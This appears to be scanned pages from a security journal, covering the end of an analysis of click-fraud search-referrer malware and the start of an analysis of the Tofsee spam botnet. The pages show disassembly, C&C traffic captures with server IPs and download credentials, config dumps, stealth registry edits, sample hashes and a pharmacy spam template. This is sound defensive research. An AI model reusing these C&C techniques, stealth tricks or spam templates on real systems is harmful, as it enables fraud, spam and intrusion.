.data:00413CC8   00000062   unico... http://%s%s/feed.php?q=heaters&cur.x=%d&cur.y=%d
.data:00413D2C   0000005E   unico... http://%s%s/feed.php?q=https&cur.x=%d&cur.y=%d
.data:00413D8C   00000070   unico... http://%s%s/feed.php?q=drug+addiction&cur.x=%d&cur.y=%d
.data:00413DFC   00000060   unico... http://%s%s/feed.php?q=techno&cur.x=%d&cur.y=%d
.data:00413E5C   00000060   unico... http://%s%s/feed.php?q=memory&cur.x=%d&cur.y=%d
.data:00413EBC   00000072   unico... http://%s%s/feed.php?q=plymouth+hotels&cur.x=%d&cur.y=%d
.data:00413F30   00000062   unico... http://%s%s/feed.php?q=quiznos&cur.x=%d&cur.y=%d
.data:00413F94   00000062   unico... http://%s%s/feed.php?q=talbots&cur.x=%d&cur.y=%d
.data:00413FF8   00000060   unico... http://%s%s/feed.php?q=sierra&cur.x=%d&cur.y=%d
.data:00414058   00000064   unico... http://%s%s/feed.php?q=carnival&cur.x=%d&cur.y=%d
.data:004140BC   00000076   unico... http://%s%s/feed.php?q=drexel+university&cur.x=%d&cur.y=%d
.data:00414134   00000064   unico... http://%s%s/feed.php?q=sheraton&cur.x=%d&cur.y=%d
.data:00414198   00000068   unico... http://%s%s/feed.php?q=alcoholism&cur.x=%d&cur.y=%d
.data:00414200   0000005C   unico... http://%s%s/feed.php?q=pods&cur.x=%d&cur.y=%d
.data:0041425C   0000007E   unico... http://%s%s/feed.php?q=charlotte+real+estate&cur.x=%d&cur.y=%d
.data:004142DC   00000068   unico... http://%s%s/feed.php?q=hand+tools&cur.x=%d&cur.y=%d
.data:00414344   0000007E   unico... http://%s%s/feed.php?q=dining+room+furniture&cur.x=%d&cur.y=%d
.data:004143C4   00000060   unico... http://%s%s/feed.php?q=turkey&cur.x=%d&cur.y=%d
.data:00414424   00000084   unico... http://%s%s/feed.php?q=employment+opportunities&cur.x=%d&cur.y=%d
.data:004144A8   00000062   unico... http://%s%s/feed.php?q=bow+wow&cur.x=%d&cur.y=%d
.data:0041450C   00000066   unico... http://%s%s/feed.php?q=baidu+com&cur.x=%d&cur.y=%d
.data:00414574   00000072   unico... http://%s%s/feed.php?q=maps+google+com&cur.x=%d&cur.y=%d
.data:004145E8   0000006C   unico... http://%s%s/feed.php?q=living+trust&cur.x=%d&cur.y=%d
.data:00414654   00000068   unico... http://%s%s/feed.php?q=torrentspy&cur.x=%d&cur.y=%d
.data:004146BC   0000006C   unico... http://%s%s/feed.php?q=1800+flowers&cur.x=%d&cur.y=%d
.data:00414728   0000005A   unico... http://%s%s/feed.php?q=fhm&cur.x=%d&cur.y=%d
.data:00414784   00000066   unico... http://%s%s/feed.php?q=projector&cur.x=%d&cur.y=%d
Line 40 of 11742
```

Figure 2: Part of the request parameter list.




```
.text:0040146F 8D 44 24 0C       lea     eax, [esp+10Ch+String1]
.text:00401473 68 FF 00 00 00    push    0FFh            ; nMaxCount
.text:00401478 50                push    eax             ; lpClassName
.text:00401479 56                push    esi             ; hWnd
.text:0040147A FF 15 64 71 40+   call    ds:GetClassNameA
.text:00401480 8D 4C 24 0C       lea     ecx, [esp+10Ch+String1]
.text:00401484 68 4C 70 55 00    push    offset aIeframe ; "IEFrame"
.text:00401489 51                push    ecx             ; lpString1
.text:0040148A FF 15 34 70 40+   call    ds:lstrcmpiA
.text:00401490 85 C0             test    eax, eax
.text:00401492 75 34             jnz     short loc_4014C8
.text:00401494 8D 54 24 08       lea     edx, [esp+10Ch+dwProcessId]
.text:00401498 52                push    edx             ; lpdwProcessId
.text:00401499 56                push    esi             ; hWnd
.text:0040149A FF 15 50 71 40+   call    ds:GetWindowThreadProcessId
.text:004014A0 8B 0D 88 A7 55+   mov     ecx, dwProcessId
.text:004014A6 8B 44 24 08       mov     eax, [esp+10Ch+dwProcessId]
.text:004014AA 3B C1             cmp     eax, ecx
.text:004014AC 75 1A             jnz     short loc_4014C8
.text:004014AE 56                push    esi             ; hWnd
.text:004014AF 89 35 8C A7 55+   mov     hWndParent, esi
.text:004014B5 FF 15 6C 71 40+   call    ds:SetForegroundWindow
```

Figure 3: Check whether the target window belongs to the process created by itself.



```
.text:00401395                         loc_401395:                       ; CODE XREF: sub_401330+9A↓j
.text:00401395 6A 64                           push    64h               ; dwMilliseconds
.text:00401397 FF D5                           call    ebp ; Sleep
.text:00401399 6A 00                           push    0                 ; uMapType
.text:0040139B 6A 09                           push    VK_TAB            ; uCode
.text:0040139D FF D3                           call    ebx ; MapVirtualKeyA
.text:0040139F C1 E0 10                        shl     eax, 10h
.text:004013A2 50                              push    eax               ; lParam
.text:004013A3 6A 09                           push    VK_TAB            ; wParam
.text:004013A5 68 00 01 00 00                  push    WM_KEYFIRST       ; Msg
.text:004013AA 56                              push    esi               ; hWnd
.text:004013AB FF D7                           call    edi ; PostMessageA
.text:004013AD 6A 00                           push    0                 ; uMapType
.text:004013AF 6A 09                           push    VK_TAB            ; uCode
.text:004013B1 FF D3                           call    ebx ; MapVirtualKeyA
.text:004013B3 C1 E0 10                        shl     eax, 10h
.text:004013B6 50                              push    eax               ; lParam
.text:004013B7 6A 09                           push    VK_TAB            ; wParam
.text:004013B9 68 01 01 00 00                  push    WM_KEYUP          ; Msg
.text:004013BE 56                              push    esi               ; hWnd
.text:004013BF FF D7                           call    edi ; PostMessageA
.text:004013C1 8B 44 24 10                     mov     eax, [esp+214h+var_204]
.text:004013C5 48                              dec     eax
.text:004013C6 89 44 24 10                     mov     [esp+214h+var_204], eax
.text:004013CA 75 C9                           jnz     short loc_401395
.text:004013CC 5B                              pop     ebx
.text:004013CD
.text:004013CD                         loc_4013CD:                       ; CODE XREF: sub_401330+58↑j
.text:004013CD 68 E8 03 00 00                  push    3E8h              ; dwMilliseconds
.text:004013D2 FF D5                           call    ebp ; Sleep
.text:004013D4 6A 00                           push    0                 ; lParam
.text:004013D6 6A 0D                           push    VK_RETURN         ; wParam
.text:004013D8 68 00 01 00 00                  push    WM_KEYFIRST       ; Msg
.text:004013DD 56                              push    esi               ; hWnd
.text:004013DE FF D7                           call    edi ; PostMessageA
.text:004013E0 5F                              pop     edi
.text:004013E1 5D                              pop     ebp
.text:004013E2 B8 01 00 00 00                  mov     eax, 1
.text:004013E7 5E                              pop     esi
.text:004013E8 81 C4 04 02 00+                 add     esp, 204h
.text:004013EE C2 08 00                        retn    8
```


Figure 4: Simulates the Tab key (several times) and the Enter key.



Stream Content

```
GET /search?q=Epilepsy HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://morefastsearch.com/feed.php?x=0&y=0&q=Epilepsy+Treatments
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: cn.bing.com
Connection: Keep-Alive
Cookie: SRCHUID=V=2&GUID=8381D4960ECA4034B1DBE3700BBA87C4; _FP=EM=2;
MUID=15DE719A7C636D2B208D742A7D606D9D; OrigMUID=15DE719A7C636D2B208D742A7D606D9D%
2cfbb51c4c32f645faa11509152e6e81b4; SRCHD=MS=3149727&D=3149726&AF=NOFORM;
SRCHUSR=AUTOREDIR=0&GEOVAR=&DOB=20131227; _HOP=I=1&TS=1388129537

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Fri, 27 Dec 2013 07:31:17 GMT
Set-Cookie: _FP=EM=3; expires=Sun, 27-Dec-2015 07:32:17 GMT; domain=.bing.com; path=/
Set-Cookie: _FS=NU=1; domain=.bing.com; path=/
Set-Cookie: _HOP=; domain=.bing.com; path=/
Set-Cookie: _SS=SID=3EEE71DE2EE642A8949F30236D8EFE97; domain=.bing.com; path=/
Set-Cookie: SRCHD=MS=3149732&D=3149726&AF=NOFORM; expires=Sun, 27-Dec-2015 07:32:17 GMT; domain=.bing.com;
path=/
P3P: CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"
Date: Fri, 27 Dec 2013 07:32:16 GMT

224a
..........|.r.J..{G.?...".A../.I.
.l..e.-..3#k. ...A..E....y.?....}........*.U ....V..................n...BZd.@.......$.;..u.:...s....W.
```

Figure 5: ‘feed.php’ forwards the request to bing.com.



提示:当前显示为 **全部结果** | En 英文搜索 | 仅中文

Bitcoin - Open source P2P money 翻译此页
Bitcoin uses peer-to-peer technology to operate with no central authority or banks; managing transactions and the issuing of bitcoins is carried out collectively by ...
bitcoin.org 2013-12-21

Bitcoin_百度百科
Bitcoin是点对点(peer-to-peer)基于网络的匿名数字货币。点对点(peer-to-peer)的意思是指没有中央权威控制货币 的汇款通道。相反，这些货币转帐的任务是由网络 ...
产生 · 制作 · 属性 · 比特币钱包 · 备份钱包 · 交换
baike.baidu.com/view/3943880.htm 2 天前
比特币 - 维基百科 · Wikipedia · 2013-12-18

Bitcoin - Wikipedia, the free encyclopedia 翻译此页
Bitcoin is a peer-to-peer payment network and digital currency based on an open source protocol, which makes use of a public transaction log. Bitcoin was ...

Figure 6: Result page on 'morefastsearch.com' – the search string has simply been passed to bing.com.

StartupInfo.wShowWindow set as SW_HIDE) with the URL generated in step 2.

4. It enumerates windows to find the 'IEFrame' window. (When it finds a window with the class name 'IEFrame', it checks whether the window belongs to the process instance created by itself (see Figure 3) to avoid disrupting the normal use of *Internet Explorer* and attracting the user's attention.)

5. It enumerates the child windows of the window found in step 4 to find the 'Internet Explorer_Server' window, then simulates the pressing of the Tab key several times and the Enter key (to walk through and click on search result items), as shown in Figure 4.

6. It repeats steps 4 and 5 three times.

7. It terminates *Internet Explorer*.

8. It repeats steps 2–7 until all the request parameters have been used.

Though we cannot view the source code of 'feed.php' in the request parameters, *Wireshark* demonstrates clearly what it does – it simply feeds the search keyword to www.bing.com and sets 'morefastsearch.com' as the referrer (see Figure 5).

If we open www.morefastsearch.com manually in a browser and perform a search, we can see that it simply passes the search string to bing.com and loads the results from it (see Figure 6).

In order to guarantee its stealth, the malware empties the following registry values to silence *Internet Explorer* in different situations:

HKEY_CURRENT_USER\AppEvents\Schemes\Apps\Explorer\Navigating\.current\(Default)

HKEY_CURRENT_USER\AppEvents\Schemes\Apps\Explorer\BlockedPopup\.current\(Default)

HKEY_CURRENT_USER\AppEvents\Schemes\Apps\Explorer\SecurityBand\.current\(Default)

In our research, we have seen the same code as used in this piece of malware also being used for popularizing different domains, as detailed below:

MD5	Domain
39412490E7221EA8A2C5125CC8CFC447	morefastsearch.com
F6CEA38DF990A0DCF73167D4E359728B	bzmp3.com
D86DEEFD8AF29390F408E684BD64E5F1	bzmp3.com
15ED9C1FF307A8E005FB6ABDDD58A0C3	firstsearchnow.com
C1A1F9DC884C9B34F8BEF0F6EB937C8F	webfindpage.com
F4A2705067AD1405D3354D1CAA0EC855	zbeemp3.com

CONCLUSION

We are unable to confirm whether this particular piece of malware was built with the acknowledgement of the domain owner, but referrer spamming and click fraud do harm the real value of search engine ranking.

MALWARE ANALYSIS 3

TOFSEE BOTNET


Ryan Mi
Fortinet, Canada

The spam botnet Tofsee, a.k.a. 'GHEG', has been active for many years. I first encountered it in May 2013, since when I have been monitoring its activities. Based on my analysis, the Tofsee botnet can be divided into three components: loader, core module and plug-ins. In this article I will describe how the components communicate with the C&C server, and how they work with one another.

THE LOADER

The loader is a relatively simple and independent component compared with the other two. Usually, the file comes from a social network and disguises itself as an interesting picture. After successfully luring victims into executing it, the loader will communicate with a list of C&C servers that are hard-coded within its code, then download and run the core module. At the same time, it downloads a picture file and displays it to the victim.

Figure 1 shows the initial communication between the victim machine and the C&C server.




```
Stream Content
GET /tsone/vowet11.dat?wv=51&bt=32 HTTP/1.0
Host: 91.218.38.211

HTTP/1.1 200 OK
Date: Sat, 18 May 2013 11:49:24 GMT
Server: Apache/2.2.15 (CentOS)
Last-Modified: Tue, 14 May 2013 10:10:04 GMT
ETag: "7c0c3-60-4dcaad6415700"
Accept-Ranges: bytes
Content-Length: 96
Connection: close
Content-Type: video/unknown

.T........tt.Bl..P.....8.....>6...00..8...*..<....,.*
>:............,.:...,>
4..($.8.....*0..4..4.
```

Figure 1: Initial communication between victim and C&C server.

The loader's request contains parameters that provide the *Windows* version and system bit type to the C&C server. The reply from the C&C server is encrypted. After decryption, the information is revealed in the following format: KEYS(l,u,p), Path, URL, Content-Length. An example is shown in Figure 2, with the corresponding values:

> 11, name03, 3sRd6Nf8H, tsone/ajuno.php, hxxp://wickedreport.com/images/2009/05/naughty-elephant.jpg, 25

The 'KEYS(l,u,p)'and 'Path' value will be used to connect to the same C&C server again and to download the core module binary. The 'URL' value is the link to download the picture file.




```
Stream Content
POST /tsone/ajuno.php HTTP/1.0
Host: 91.218.38.211
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

u=name03&p=3sRd6Nf8H&l=11HTTP/1.1 200 OK
Date: Sat, 18 May 2013 11:49:34 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Pragma: public
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Cache-Control: private
Content-Disposition: attachment; filename="MeWhoreGIF.exe";
Content-Transfer-Encoding: binary
Content-Length: 96768
Connection: close
Content-Type: application/force-download

MZ......................
@.............................................!..L.!This program
```

Figure 2: Victim downloads the core module.

THE CORE MODULE

The core module is the main control component. It hides itself in the victim system, keeps talking to the C&C server, fetches new configuration data and loads plug-ins.

Although the core module connects to the C&C server through ports 443, 995 or 465, the connections are not standard SSL. The streams between them are encrypted by a customized encryption routine. After setting up the TCP connection, the C&C server will send a 200-byte package to the core module. The decrypted data includes an initialized 128-byte key table, the victim's public IP address, server status flags, etc. (see Figure 3).



```
0000000: c04d 327b fea0 ff78 ac35 d43f ad92 970d  .M2{...x.5.?....
0000010: 7c82 35ac 3ee3 f775 ff00 16fb 6eaf cb2e  |.5.>..u.....n...
0000020: fcfd aafa 9ea9 724a df47 898c d921 9955  ......rJ.G...!.U
0000030: a3cf 01e2 b2f8 57b1 f96e ac67 1d78 951a  ......W..n.g.x..
0000040: 753f 1413 e987 5dc8 cee7 54a7 08ee fcab  u?....]...T.....
0000050: bdfe 8d6f f6e5 20ef 53cc 5670 44ec 8aba  ...o.. .S.VpD...
0000060: 2b9f cd14 262b dcf4 1231 9b1a 1f97 c5dc  +...&+...1......
0000070: 9553 4b8c 386b 7b8b 37d2 fb7c be86 36e9  .SK.8k{.7..|..6.
0000080: 0100 0000 0100 0000 0090 0100 0000 0000  ................
0000090: [redacted]36f4 e031 709e b7a6 88dc  [redacted].1p.....
00000a0: a986 27d8 6066 186c 4073 96b2 939d b906  ..'.`f.l@s......
00000b0: ee4c b1ab 5ae7 9f3b 180f d9d0 b561 ac5e  .L..Z..;.....a.^
00000c0: e7d4 3648 3a4f b47b                      ..6H:O.{
```

Figure 3: 200-byte package sent to the core module that includes the key table.


The core module inspects the package received from the C&C server. If all goes well, the core module will generate a package which includes local information (such as: local time, unique ID, system version, etc.) and send it back to the C&C server. The core module will use the key table and a hard-coded key string, 'abcdefg', for encryption to generate the package. From this point on, communication between the victim and the C&C server will use the key table and the hard-coded key string for encryption and decryption.

Next, the server may return a new C&C server list (Figure 4) or request local configuration information from the victim and provide some new configuration files to the core module.

In Tofsee, at the beginning of each configuration, there are a couple of bytes that indicate the length and CRC value of the configuration data. Following these bytes, the configuration can be divided into three parts: configuration type, configuration name and configuration data. For example, we can see in Figure 4 that the configuration type is 1, the name is 'work_srv', and the rest is the corresponding data. Each specific type of configuration contains different configuration data. For example, configuration type 1 contains a list of C&C servers; configuration type 5 is for plug-ins; configuration type 7 contains string variables for spam.


Figure 5 shows some of the configurations collected from Tofsee C&C servers.

The name gives us a general idea of what each configuration is for. Types 7 and 8 in particular have a large number of




```
0000000: 7d01 0000 7d01 0000 28c1 8117 0102 0000  }...}...(.......
0000010: 0000 0000 0000 0000 0001 0000 0077 6f72  .............wor
0000020: 6b5f 7372 7600 0000 0000 0000 0014 7641  k_srv.........vA
0000030: 7459 0100 0000 03cc 1203 0000 0000 3934  tY............94
0000040: 2e37 352e 3232 382e 3138 3600 0000 0000  .75.228.186.....
0000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000070: 0000 0000 0000 0000 0000 0000 0000 bb01  ................
0000080: 0000 0032 3137 2e37 [redacted]   ...217.[redacted]4
0000090: 3700 0000 0000 0000 0000 0000 0000 0000  7...............
00000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000c0: 0000 00bb 0100 0000 3138 382e [redacted]  ........188.[redacted]
00000d0: 3133 322e 3138 3300 0000 0000 0000 0000  132.183.........
00000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000100: 0000 0000 0000 0000 816f 0000 0072 6774  .........o...rgt
0000110: [redacted] 6474 7968 2e62 697a 0000  [redacted]yh.biz..
0000120: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000130: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000140: 0000 0000 0000 0000 0000 0000 00bb 0100  ................
0000150: 0000 7765 7274 [redacted]756b 6c2e  ..wer[redacted]kl.
0000160: 6368 0000 0000 0000 0000 0000 0000 0000  ch..............
0000170: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000180: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000190: 0000 bb01 0000
```

Figure 4: New C&C server list.



7-%BODYA_T3	7-%GM2_BODY	7-%RND_SMILE	7-%URL_B64	8-4502%RND_CHERTA	11-4502
7-%BODYA_T3_ATT	7-%GM3_BODY	7-%RND_THUNDR	7-%URL_DATE	8-4502%RND_LINE1	11-4506
7-%BODYA_T4	7-%GM4_BODY	7-%RND_USERAGENT	7-%URL_TEST1	8-4502%RNDREXL	11-4507
7-%BODYA_T4_ATT	7-%GMBODY_ROT	7-%RND_VIADV	7-%VI_ENCODED	8-4502%RNDRFONT	11-4511
7-%BODYA_T6	7-%HDR_EMPTY	7-%RND_VIFRNM	7-%WORD_CAP	8-4502%RNDRSIZE	11-4512
7-%BODYA_T9	7-%HDR_OUTL	7-%RND_VILINE	7-%WORD_LIT	8-4502%START_WORD	21-ddos
7-%BODYA_T9_ATT	7-%HDR_SIMPLE	7-%RND_WORD	7-%WORDS_1_2_LIT	8-4502%SUBJ	22-kill
7-%BODYAHTML0	7-%HDR_THUND	7-%RND_YCBID	7-%WORDS_1_2_LIT--	8-4502%TO_NAME	23-mailbody
7-%BODYAHTML2	7-%HEADER	7-%RND_YCBMSG	7-%YAHOO_LOGIN	8-4511%_AUTO_AD2	23-sniffcfg
7-%BODYAHTML3	7-%HI1	7-%RND_YCBNL	8-4484%_AUTO_AD2	8-4511%FROM_EMAIL	24-proxy_cfg
7-%BODYAHTMLT	7-%HOSTINGR	7-%RNDRBR	8-4484%FROM_EMAIL	8-4511%MID_WORD	24-wlist
7-%BODYD	7-%HOSTS	7-%RNDRCOLOR	8-4484%MID_WORD	8-4511%RND_CHERTA	25-ws_loginlo
7-%CHARSET	7-%IMG_ID	7-%RRESOLV	8-4484%RND_CHERTA	8-4511%RND_LINE1	25-ws_recog
7-%DATE_AUTOURL	7-%LANG_ID	7-%SPRD_TEXT1	8-4484%RND_LINE1	8-4511%RNDREXL	31-RT_1
7-%DATE_HM_BODY1	7-%LIVEIMGID	7-%SPRD_TEXT2	8-4484%RNDREXL	8-4511%RNDRFONT	31-RT_2
7-%DATE_TWI	7-%LNAME	7-%SPRD_URL1	8-4484%RNDRFONT	8-4511%RNDRSIZE	31-RT_AD
7-%DATING_ALL_URL	7-%MINER_LOGIN2	7-%SPRD_URL2	8-4484%RNDRSIZE	8-4511%START_WORD	32-ps_otlups_h
7-%DATING_GM_URL	7-%NAME	7-%SPRD_URL3	8-4484%START_WORD	8-4511%SUBJ	32-ps_otlups_y
7-%DATING_HM_URL	7-%NAMES	7-%SS1970H	8-4484%SUBJ	8-4511%TO_NAME	32-psmtp_cfg
7-%DATING_URL	7-%OE_SUBVERSION	7-%SUBJ_A06	8-4484%TO_NAME	8-4512%_AUTO_AD2	34-miner_cfg
7-%EHASH	7-%OE_VERSION	7-%SUBJ_DATE1	8-4485%_AUTO_AD2	8-4512%FROM_EMAIL	36-sprd1_cfg
7-%EVA_AUTOURL	7-%RECIVED	7-%SUBJ_T3	8-4485%FROM_EMAIL	8-4512%MID_WORD	37-sprd2_cfg
7-%EVA_FTP	7-%REPLICA_TW	7-%SUBJ_T4	8-4485%MID_WORD	8-4512%RND_CHERTA	38-sys_cfg
7-%EVA_URL	7-%REPLICA_URL	7-%SUBJ_T4_ATT	8-4485%RND_CHERTA	8-4512%RND_LINE1	39-webb_cfg

Figure 5: List of Tofsee configurations.



```
Return-Path: %FROM_EMAIL
From: %RND_VIFRNM <%FROM_EMAIL>
To: %TO_NAME %TO_EMAIL
Subject: %SUBJ
Date: %DATE
MIME-Version: 1.0
Content-Type: text/html; charset="%CHARSET"
Content-Transfer-Encoding: quoted-printable

{qp0+}<html><head><meta http-equiv="Content-Type" content="text/html;
charset=%CHARSET"><title>Canadian Healthcare Center</title></head><body><h2><b>YOUR HEALTH
IS OUR MAIN CONCERN%RND_DEXL</b></h2><h4><font color="%RNDRCOLOR">Please %{look
at}{note}{check out} our new summer offers and save HUGE on the best
%{meds}{drugs}{medications}%RND_DEXL</font></h4><p><b>%{Today's
Bestsellers}{Bestsellers}{Most Popular Products}{The Best Products}{Bestseller
